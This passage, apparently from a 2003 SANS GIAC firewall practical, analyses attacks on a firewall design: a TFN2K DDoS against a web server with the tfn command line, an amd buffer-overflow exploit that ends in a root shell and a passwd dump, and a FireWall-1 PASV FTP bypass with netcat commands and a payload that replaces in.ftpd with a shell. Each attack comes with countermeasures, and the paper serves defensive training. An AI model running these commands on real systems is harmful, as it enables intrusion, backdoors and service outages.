
Use a DDoS tool like TFN2K or Tribe Flood Network 2000, if I do not have root shell access to the compromised 50 cable/DSL boxes. TFN2K allows masters to exploit the resources of a number of agents in order to coordinate an attack against one or more designated targets. TFN2K is a two-component system: a command driven client on the master and a daemon process operating on an agent. The master instructs its agents to attack a list of designated targets. The agents respond by flooding the targets with a barrage of packets. Multiple agents, coordinated by the master, can work in tandem during this attack to disrupt access to the target. Master-to-agent communications are encrypted, and may be intermixed with any number of decoy packets. Both master-to-agent communications and the attacks themselves can be sent via randomized TCP, UDP, and ICMP packets. Additionally, the master can falsify its IP address (spoof).

TFN2K - The Facts

- Commands are sent from the master to the agent via TCP, UDP, ICMP, or all three at random.
- Targets may be attacked with a TCP/SYN, UDP, ICMP/PING, or BROADCAST PING (SMURF) packet flood. The daemon may also be instructed to randomly alternate between all four styles of attack.
- Packet headers between master and agent are randomized, with the exception of ICMP, which always uses a type code of ICMP_ECHOREPLY (ping response).
- Unlike its predecessors, the TFN2K daemon is completely silent; it does not acknowledge the commands it receives. Instead, the client issues each command 20 times, relying on probability that the daemon will receive at least one.
- The command packets may be interspersed with any number of decoy packets sent to random IP addresses.
- TFN2K commands are not string-based (as they are in TFN). Instead, commands are of the form "++" where is a single byte denoting a particular command and represents the command's parameters.
- All commands are encrypted using a key-based CAST-256 algorithm (RFC 2612). The key is defined at compile time and is used as a password when running the TFN2K client. All encrypted data is Base 64 encoded before it is sent. This holds some significance, as the payload should be comprised entirely of ASCII printable characters. The TFN2K daemon uses this fact as a sanity-test when decrypting incoming packets.
- The daemon spawns a child for each attack against a target.
- The TFN2K daemon attempts to disguise itself by altering the contents of argv[0], thereby changing the process name on some platforms. The falsified process names are defined at compile time and may vary from one installation to the next. This allows TFN2K to masquerade as a normal process on the agent. Consequently, the daemon (and its children) may not be readily visible by simple inspection of the process list.
- All packets originating from either client or daemon can be (and are, by default) spoofed.

TFN2K provides the following options –

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



In order to install the TFN daemons (zombies) we have to first compromise the 50 DSL/cable modem connected machines. If the machines are running Linux or BSD operating systems then the amd buffer overflow exploit may be used to gain root access and then install the TFN daemons (td) on them.

```
unix# ./amd-ex 192.168.0.45
Attack 141192.168.0.45
amd: could not start new automount point: Connection timed out
Connect to the shell
Linux victim 2.2.5-22 #1 Wed Jun 2 09:17:03 EDT 1999 i686 unknown
uid=0(root) gid=0(root)
id
uid=0(root) gid=0(root)
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
( . . . )
```

For Windows based machines we would try few IIS based exploits to install TFN daemons on them. After the daemons are installed on all the slave machines, the master will issue the following command to order the slaves to start sending SYN packets to port 80 on the web server –

```
unix# ./tfn -c 5 -f slavelist.txt -i <giac_webserver> -p 80 ↵
```

where –

-c 5 stands for TCP/SYN flood;

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

-f filename containing list of td daemons;
-i target host;
-p destination port.

Vulnerability Index - High

DDoS attacks are common and therefore poses serious risks for GIAC firewall too. There are no simple countermeasures that one can take to prevent DoS attacks. Ms. Siow's design does not talk about implementing any DoS prevention either. So the chances of these attacks being successful are high.

Risks Involved

If the firewall (and also likely the machine hosting the firewall) crashes then customers would not be able to reach the GIAC web site and business would come to a halt. So the impact of this vulnerability would be serious for GIAC.

Defeating TFN2K

There is no known way to defend against TFN2K denial-of-service attacks. The most effective countermeasure is to prevent your own network resources from being used as clients or agents.

Prevention

1. Use a firewall that exclusively employs application proxies. This should effectively block all TFN2K traffic. Exclusive use of application proxies is often impractical, in which case the allowed non-proxy services should be kept to a minimum.
2. Disallow unnecessary ICMP, TCP, and UDP traffic. Typically only ICMP type 3 (destination unreachable) packets should be allowed. If ICMP cannot be blocked, disallow unsolicited (or all) ICMP_ECHOREPLY packets.
3. Disallow UDP and TCP, except on a specific list of ports.
4. Spoofing can be limited by configuring the firewall to disallow any outgoing packet whose source address does not reside on the protected network.

Detection

1. Scan for the client/daemon files by name.
2. Scan all executable files on a host system for patterns described in the previous section.
3. Scan the process list for the presence of daemon processes.
4. Examine incoming traffic for unsolicited ICMP_ECHOREPLY packets containing sequences of 0x41 in their trailing bytes. Additionally, verify that all other payload bytes are ASCII printable characters in the range of (2B, 2F-39, 0x41-0x5A, or 0x61-0x7A).
5. Watch for a series of packets (possibly a mix of TCP, UDP, and ICMP) with identical payloads.[10]

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Countermeasures to mitigate DoS attacks

There are no simple solutions to DOS attacks. An effective response to the problem requires deployment of multi-faceted techniques, deliberate analysis, changes to many of the protocols and operating systems we use today, and deployment of an effective intrusion detection system.

Firewalls can be configured as a relay, or a semi-transparent gateway. The latter method promises to provide efficient connection times for legitimate requests; however, the timeout period needs to be carefully selected, so that slow legitimate connections are not denied. Firewalls and routers can be configured to filter packets. Filtering techniques require widespread adoption by system administrators. Egress filtering may be difficult to implement on ISPs and impossible to implement on major service providers. However, these methods effectively stop attackers from forging addresses and using a compromised network to launch DOS attacks. Disabling broadcast amplification prevents smurf and fraggle attacks, but the usefulness of this approach should be weighed against the need to use this feature as a diagnostic tool, and the need to support WINS servers.

Operating system improvements promises to affect the majority of web servers. Simple brute force improvements are possible, at the cost of slowing server response times. Random drop admission control mechanisms may optimize the behavior of any operating system that adopts this algorithm, at the cost of occasionally dropping a legitimate connection request under a DOS attack.

Protocol improvements designed to resist DOS attacks have been proposed. Cookie-based approaches use one-way hash functions so that under a DOS attack, only cheaper CPU resources are used instead of expensive memory resources. Stateless protocols strengthen servers against DOS attacks, by storing state information in the client. Client-puzzle protocols deter DOS attacks by requiring suspicious clients to compute solutions to hard puzzles before the server completes the request.

In intrusion detection, stand-alone monitors deploy sensors and engines to detect network anomalies and warn administrators.[6]

4.4 Internal System Compromise Attack

There are tools available like hping (http://www.hping.org/), netcat, Nmap and firewalk which may be used to reach hosts behind a firewall or to identify a firewall itself. But since the goal of this assignment is to try to hack into the network behind the firewall, here is a vulnerability that is worth trying. The passive FTP vulnerability affects Check Point Firewall-1 v4.0 - 4.1.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Summary of vulnerability


This attack is performed by triggering an internal host to send a TCP server response to a FTP PASV user request that, when inspected by the firewall, will change the firewall's internal state and enable an attacker to establish a TCP connection to a filtered port through the firewall. The FTP client sends a PASV command to the FTP server, and the response from the FTP server is a '227' message specifying to which destination IP address and port the client is expected to connect for data transfer. FireWall-1 monitors these packets sent from the FTP server to the client, looking for the string "227". Upon a match, FireWall-1 extracts the destination IP address and port specified in the packet payload, verifies that the specified IP address corresponds to the source address in the packet, and allows an incoming TCP connection through the firewall to the destination IP address and port. We have to choose this destination IP and port such that it corresponds to some vulnerable service that we can exploit. This vulnerability was reported to BugTrag on February 9th 2000 by John MacDonald of DataProtect. (http://www.securiteam.com/exploits/5QP0C0A0KW.html)

This may be accomplished by using the error handler of the FTP daemon, in conjunction with limiting the MTU of our TCP connection. Set the MTU of our interface to a small value before sending the PASV command to the victim FTP server. That will allow us to control how the data is split, making is possible to make the "227" message appear at the beginning of a packet. However, some restrictions apply, like data can only travel in one direction and it cannot be to a port that is listed in FireWall-1's list of well-known TCP services. But, FireWall-1 version 3 does not have this limitation, connections can be made to any port, and the flow of data is not managed.

FireWall-1's parsing of the FTP control connection was manipulated via MTU such that a FTP server PASV port number, as processed by FireWall-1, was associated with the port number of a service with a known security issue (in this case, ToolTalk port vulnerability on a un-patched Solaris 2.6 system). This enabled the client to exploit the server's vulnerability (i.e., an in.ftpd that returned client-controlled data in an error message and running a possibly unnecessary service: ToolTalk) to gain root access on the machine.

Here is an example of an attack based on this technique as submitted with the vulnerability report. There is a FireWall-1 machine between ruby (my laptop) and 203.120.90.5 (the web server, which also allows FTP connections). We will exploit the Tooltalk Database vulnerability for this hack. We send the datagram directly to the service TCP port, in spite of this port being blocked by the firewall. Note that since there is no response expected, the one-way restriction doesn't affect this attack. We will need to use the application netcat (http://www.sans.org/rr/audit/netcat.php) in this attack. Below are the options available in netcat –

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.



If this attack is successfully conducted, then this is how it'd look. But since we do not have access to Ms. Siow's network I could not implement this attack. This is just an example included from the above mentioned source.

```
unix# strings hackfile
localhost
"""""3333DDDD/bin/ksh.-c.cp /usr/sbin/in.ftpd /tmp/in.ftpd.back ; rm -f
/usr/sbin/in.ftpd ; cp /bin/sh /usr/sbin/in.ftpd
unix# /sbin/ifconfig eth0 mtu 100
unix# nc -vvv 203.120.90.5 21
203.120.90.5: inverse host lookup failed:
(UNKNOWN) [203.120.90.5] 21 (?) open
220 sol FTP server (SunOS 5.6) ready.
.........................................227 (203,120,90,5,128,7)
500 '.........................................
(NOTE: The port number is know using this calculation: 128*256+7 = 32775)
[1]+  Stopped                 nc -vvv 203.120.90.5 21
unix# cat killfile | nc -vv  203.120.90.5 32775
203.120.90.5: inverse host lookup failed:
(UNKNOWN) [203.120.90.5] 32775 (?) open
sent 80, rcvd 0
unix# nc -vvv 203.120.90.5 21
203.120.90.5: inverse host lookup failed:
(UNKNOWN) [203.120.90.5] 21 (?) open
220 sol FTP server (SunOS 5.6) ready.
.........................................227 (203,120,90,5,128,7)
500 '.........................................
[2]+  Stopped                 nc -vvv 203.120.90.5 21
unix# cat hackfile | nc -vv  172.16.0.2 32775
172.16.0.2: inverse host lookup failed:
(UNKNOWN) [172.16.0.2] 32775 (?) open
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
sent 1168, rcvd 0
unix# nc -vvv 172.16.0.2 21
172.16.0.2: inverse host lookup failed:
(UNKNOWN) [172.16.0.2] 21 (?) open
id
uid=0(root) gid=0(root)
```

Vulnerability Index - High

This is a difficult attack to orchestrate but not impossible. Ms. Siow's paper does not indicate whether the Check Point PASV FTP patch has been implemented or not. So this attack would be successful.

Risks Involved

Getting root access to the machine hosting the primary firewall (Firewall-1) would be detrimental to GIAC business. So risks are very high (including changing the rule base) and all measures should be taken to prevent such vulnerability.

Countermeasures

Checkpoint has provided a patch which tries to deal with this issue. Although it does not solve the actual problem, it helps prevent the attack described above. The patch is available at:
http://www.checkpoint.com/techsupport/alerts/pasvftp.html
Measures to minimizing this threat include:

- Do not enable PASV FTP if not needed.
- Use the FTP Security Server or HTTP security server for PASV FTP connections to internal FTP servers.
- Those running publicly accessible FTP servers should follow good host security practices (e.g., not running additional, possibly unnecessary and vulnerable services, keeping up with OS and/or application patches).
- For those using stateful inspection of passive FTP, the following patch has been supplied.

The patch consists of a new $FWDIR/lib/base.def file that includes a fix to the problem. The fix involves an enforcement on the existence of the newline character at the end of each packet on the FTP control connection, this will close off the described vulnerability.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

References

1. Scambray, J., McClure, S., and Kurtz, G. **Hacking Exposed: Network Security Secrets & Solutions**, Second Edition. Osborne/McGraw-Hill. 2001.
2. **Router Security Configuration Guide**. Published by System and Network Attack Center (SNAC), National Security Agency. Sept 27, 2002.
3. **Check Point Internet Security Solutions – Getting Started Guide**. Part # 700510. Sept 2002.
4. http://www.delmar.edu/Courses/ITSC1391/Sem3/6ACLs.htm
5. Farrell, James. **IP Fragmentation Attacks on Checkpoint Firewalls.** April 2001. (http://www.sans.org/rr/firewall/frag_attacks.php)
6. Lin, Ping-Herng Denny. **Survey of Denial of Service Countermeasures**. November 2000. (http://www.lasierra.edu/~dlin/classes/cpsc433/cpsc433.htm)
7. http://www.securityfocus.com
8. http://www.packetfactory.net/firewalk/firewalk-final.pdf
9. http://www.sans.org/rr/audit/netcat.php
10. http://security.royans.net/info/posts/bugtraq_ddos2.shtml

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.